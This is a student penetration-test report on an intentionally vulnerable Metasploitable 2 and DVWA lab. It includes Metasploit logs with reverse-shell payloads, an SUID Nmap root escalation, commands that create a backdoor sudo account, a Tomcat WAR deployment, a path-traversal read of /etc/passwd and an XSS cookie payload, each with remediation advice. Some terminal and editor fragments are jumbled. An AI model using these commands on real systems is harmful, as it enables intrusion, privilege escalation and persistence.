2 exploit/linux/local/netfilter_xtables_heap_oob_write_priv_esc 2021-07-07 great Yes Netfilter x_tables Heap OOB Write Privilege Escalation

Interact with a module by name or index. For example info 2, use 2 or use exploit/linux/local/netfilter_xtables_heap_oob_write_priv_esc

msf exploit(linux/local/overlapp_priv_esc) > use exploit/linux/local/netfilter_priv_esc_ipv4
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/netfilter_priv_esc_ipv4) > set SESSION 1
SESSION => 1
msf exploit(linux/local/netfilter_priv_esc_ipv4) > set LHOST 192.168.227.128
LHOST => 192.168.227.128
msf exploit(linux/local/netfilter_priv_esc_ipv4) > run
[*] Started reverse TCP handler on 192.168.227.128:4444
[-] Failed to open file: /proc/sys/user/max_user_namespaces: core_channel_open: Operation failed: 1
[-] Failed to open file: /proc/sys/kernel/unprivileged_users_nice: core_channel_open: Operation failed: 1
[-] libcd-dev-1986 is not installed. Compiling will fail.
[-] gcc-multilib is not installed. Compiling will fail.
search udev

back
exit
^C: Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf exploit(linux/local/netfilter_priv_esc_ipv4) > use exploit/linux/local/netfilter_priv_esc_ipv4
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/netfilter_priv_esc_ipv4) > set SESSION 1
SESSION => 1
msf exploit(linux/local/netfilter_priv_esc_ipv4) > set LHOST 192.168.227.128
LHOST => 192.168.227.128
msf exploit(linux/local/netfilter_priv_esc_ipv4) > search udev

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/linux/local/udev_netlink 2009-04-16 great No Linux udev Netlink Local Privilege Escalation
1 \ target: Linux x86 . . .
2 \ target: Linux x64 . . .
3 exploit/linux/persistence/udev 2003-11-01 great Yes udev Persistence

Interact with a module by name or index. For example info 3, use 3 or use exploit/linux/persistence/udev

msf exploit(linux/local/netfilter_priv_esc_ipv4) > use exploit/linux/local/udev_netlink
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/udev_netlink) > set SESSION 1
SESSION => 1
msf exploit(linux/local/udev_netlink) > set LHOST 192.168.227.128
LHOST => 192.168.227.128
msf exploit(linux/local/udev_netlink) > run
[*] Started reverse TCP handler on 192.168.227.128:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 3178
[*] Found netlink pid: 3177
[-] Exploit failed: NoMethodError undefined method 'length' for nil
[*] Exploit completed, but no session was created.
msf exploit(linux/local/udev_netlink) > search ptrace

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
```

Vic

File Edit View Aa ? ...

Victor Sunday - 101501260

Ln 1, Col 13 25 character Plain t 100% Wir UTF-8

MS2-3 — Local Vulnerability 3 — Privilege Escalation

Finding Name: Privilege Escalation via SUID Nmap Binary Abuse

Affected Resource: /usr/bin/nmap (version 4.53); context: low-privilege shell account tomcat55.

Method of Finding

Obtained a shell as the low-privilege tomcat55 user, then performed SUID enumeration with a system-wide search for binaries running with administrative permissions:

```
find / -perm -4000 -type f 2>/dev/null
```

The search revealed that /usr/bin/nmap possessed the SUID bit set. This configuration permits an outdated version of Nmap to execute arbitrary local system commands with administrative privileges.

Description




The terminal output demonstrates successful exploitation of a misconfigured SUID permission bit on a legacy version of the Nmap binary (v4.53). Nmap was owned by root, but the SUID flag had been mistakenly left enabled. The attacker gained access to the system as a low-level service user account called tomcat55. Because Nmap had the SUID bit enabled, when tomcat55 executed Nmap the operating system ran it with full root privileges. Because Nmap 4.53 features a built-in interactive execution mode, an attacker who launches the program can break out of its constrained environment to spawn a command shell that inherits the active administrative context.

Exploitation


- Inspected the local target configuration and noted that /usr/bin/nmap ran with the SUID flag set.
- Initiated Nmap's interactive shell interface directly from the tomcat55 prompt: /usr/bin/nmap --interactive
- Used the internal escape sequence !sh inside the Nmap prompt to request a standard system command shell.
- Executed verification commands to confirm administrative control over the filesystem: id; whoami; cat /etc/passwd

```
meterpreter > shell
Process 1 created.
Channel 1 created.
python -c 'import pty; pty.spawn("/bin/bash")'
tomcat55@metasploitable:/$
tomcat55@metasploitable:/$
tomcat55@metasploitable:/$
tomcat55@metasploitable:/$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null /usr/sbin/ldconfig
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uudd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
tomcat55@metasploitable:/$
```



Impact

```
sh-3.2# useradd -m -s /bin/bash backend_admin
echo "backend_admin:P@ssword123!" | chpasswd
usermod -aG admin,sudo backend_admin
echo "backend_admin:P@ssword123!" | chpasswd
sh-3.2# echo "backend_admin:P@ssword123!" | chpasswd
sh: !": event not found
sh-3.2#
usermod -aG admin,sudo backend_admin
usermod: user backend_admin does not exist
sh-3.2#
sh-3.2# useradd -m -s /bin/bash backend_admin
useradd: user backend_admin exists
sh-3.2# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
tomcat55@metasploitable:/$
```



Attackers achieve unconstrained administrative authority (root) over the local host with full read and write capabilities, and can add backdoor user accounts.

Likelihood: High

Risk: Critical

Recommendations

- Remove the SUID execution flag from the Nmap binary if administrative execution permissions are unnecessary for non-root users.
- Audit all SUID/SGID binaries on the system regularly.


MS2-4 — Web Application Vulnerability 1

Finding Name: Apache Tomcat Manager Authenticated Remote Code Execution

Affected Resource: Host 192.168.227.131 — Apache Tomcat Manager, TCP port 8180.

Method of Finding

An OpenVAS vulnerability scan was performed against the target to identify exposed services and known vulnerabilities. The scan detected services including PostgreSQL, Apache HTTP Server, Samba, UnrealIRCd, and vsFTPD, but did not identify the Apache Tomcat service. To verify the web application service, an Nmap service-version scan was performed, which confirmed Apache Tomcat running on TCP port 8180. The Tomcat web interface was also accessible through a web browser, confirming the service was active and available for further testing. Authentication testing subsequently confirmed valid Manager credentials, indicating that an authenticated attacker could access deployment functionality.




```
(kali@kali)~$ nmap -sv -p 8180 192.168.227.131
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-04 22:31 -0400
Nmap scan report for 192.168.227.131
Host is up (0.00032s latency).

PORT      STATE SERVICE VERSION
8180/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:0C:29:4E:05:F0 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 25.78 seconds

(kali@kali)~$
```

Tomcat open port.



Tomcat web server admin access.

Description


An Nmap service scan identified an Apache Tomcat Manager application listening on TCP port 8180. Testing confirmed that valid administrative credentials were accepted by the Tomcat Manager interface. Using the authenticated Manager functionality, a malicious WAR application was successfully deployed, resulting in a Meterpreter session on the target system. Post-exploitation verification was performed by executing standard system commands (whoami, uname -a, and pwd), confirming successful remote code execution on the server. Severity: Critical.

Exploitation


The Apache Tomcat Manager service was identified during network enumeration. After confirming valid administrative credentials, an authenticated deployment attack was performed through the Tomcat Manager interface, resulting in successful remote code execution. A Meterpreter session was established against the target, demonstrating that arbitrary code could be executed remotely through the management interface.

The finding was verified by executing the following commands within the established session:

- whoami
- uname -a
- pwd



The command output confirmed successful code execution on the target host.



Session opened and commands executed; preview of the show options command.

Impact

An attacker possessing valid Tomcat Manager credentials can deploy malicious web applications and execute arbitrary code on the server. Successful exploitation may result in:

- Unauthorized remote access.
- Disclosure of sensitive information.
- Installation of malware or persistence mechanisms.
- Pivoting to other internal systems.
- Further privilege escalation if local vulnerabilities exist.
- Full compromise of services hosted on the affected server.

Likelihood: High — weak or default administrative credentials significantly increase the likelihood of successful exploitation, because attackers commonly test default credential combinations during reconnaissance.

Risk: Critical

Recommendations

- Remove or disable default credentials.
- Enforce strong, unique administrator passwords.
- Restrict access to the Tomcat Manager interface to trusted administrative hosts.
- Disable the Manager application if it is not required.
- Keep Apache Tomcat fully patched and up to date.
- Monitor authentication logs for unauthorized access attempts.
- Implement multi-factor authentication where feasible.
- Follow the principle of least privilege for administrative accounts.

MS2-5 — Web Application Vulnerability 2

Finding Name: Local File Inclusion (LFI) via Path Traversal


Affected Resource: Vulnerable endpoint `/dvwa/vulnerabilities/fi/`; vulnerable parameter: `page`.


Method of Finding: Automated/manual analysis using Burp Suite Community Edition.

Description


The web application is vulnerable to path traversal, allowing an attacker to read `/etc/passwd` and other files on the server's filesystem. Severity rating: High (CVSS v3.1 base score ~7.5).

Exploitation





1. A valid web request to the File Inclusion page of DVWA was captured.
2. The URL page parameter value was modified to point to a known, restricted system file using directory traversal sequences: ../../../../etc/passwd.
3. The modified request was transmitted to the server using Burp Repeater.
4. The server processed the request relative to its web root directory, escaped the directory constraints, and dumped the sensitive configuration contents directly into the standard HTTP response body.



Impact

An attacker can read highly sensitive local configuration profiles, environment setup files, or application source code. This file disclosure can lead to credential theft.

Likelihood: High

Risk: High

Recommendations

- Implement an allowlist: hardcode an array of acceptable, safe filenames allowed for the page parameter.
- Instead of passing raw filenames or paths in the HTTP request, pass an abstract identifier (e.g., page=1, page=2).

MS2-6 — Web Application Vulnerability 3

Finding Name: Reflected Cross-Site Scripting (XSS)


Affected Resource: Vulnerable endpoint `/dvwa/vulnerabilities/xss_r/`; parameter: `name`.

Method of Finding: Automated/manual analysis using Burp Suite Community Edition.


Description

The web application is vulnerable to reflected cross-site scripting because it echoes raw input from the `name` parameter directly into the HTML response. Since the server does not sanitize or escape HTML special characters, a remote attacker can trick a victim's browser into executing arbitrary JavaScript code within the context of the user's session. Severity rating: Medium (CVSS v3.1 base score ~6.1).

Exploitation



- Located the reflected XSS input module inside the DVWA testbed.
- Crafted a JavaScript payload designed to trigger an alert box displaying active session parameters: `<script>alert(document.cookie)</script>`.
- Submitted the payload via a standard HTTP GET request within the URL string.
- The browser parsed the unsanitized input as code, immediately executing the JavaScript payload and rendering an alert pop-up disclosing the user's session token (PHPSESSID=475b9b37d32186012409ecf941cefe76).



Impact

An attacker can steal active session identifiers, manipulate page layouts via Document Object Model (DOM) injection, capture keystrokes, or silently redirect victims to credential-harvesting phishing portals.

Likelihood: Medium

Risk: High

Recommendations

- Enforce a Content Security Policy (CSP): configure robust HTTP headers on the host server to limit script sources and block inline JavaScript execution entirely.
- Encode all reflected output.
- Implement the HttpOnly flag on application session cookies (PHPSESSID) to block scripts from accessing session strings via document.cookie.

Part B — Observation Summary

The following section contains observations that have been identified throughout the duration of the engagement.

Findings Based on OWASP Top 10 (2021)

Observation ID	Finding Title	OWASP Top 10 (2021) Category	Risk Rating
MS2-4	Apache Tomcat Manager Authenticated Remote Code Execution	A05:2021 — Security Misconfiguration	Critical
MS2-5	File Path Traversal	A01:2021 — Broken Access Control	High
MS2-6	Reflected Cross-Site Scripting (XSS)	A03:2021 — Injection	High

Observation List — Metasploitable 2

Observation ID	Description	Inherent Risk
MS2-1	vsftpd 2.3.4 contains an intentional backdoor triggered by a crafted FTP username, granting attackers an immediate root shell on the target.	Critical
MS2-2	Valid PostgreSQL credentials allowed execution of a malicious payload via the database service, resulting in remote code execution as the postgres user.	High
MS2-3	A misconfigured SUID bit on a legacy Nmap binary allowed the low-privilege tomcat55 account to spawn a root shell via Nmap's interactive mode.	Critical
MS2-4	Valid Apache Tomcat Manager credentials allowed deployment of a malicious WAR file, resulting in full remote code execution on the server.	Critical
MS2-5	The DVWA "page" parameter is not sanitized, allowing path traversal to read arbitrary server files such as /etc/passwd.	High
MS2-6	The DVWA "name" parameter reflects unsanitized input, allowing an attacker to execute arbitrary JavaScript and steal session cookies.	High

MS2 Detailed Observations — Metasploitable 2

Observation MS2-1 — Network Vulnerability 1 — Initial Foothold

Title: vsftpd 2.3.4 Backdoor Vulnerability (CVE-2011-2523)

Affected asset: 192.168.227.131 [TCP/21]

Description: The FTP service exposes a backdoored version of vsftpd. Sending a username containing a trailing smiley face (":)") triggers a malicious listener on port 6200 that provides an immediate root shell. Full exploitation steps and screenshot evidence are documented in the Part A Finding Details section.

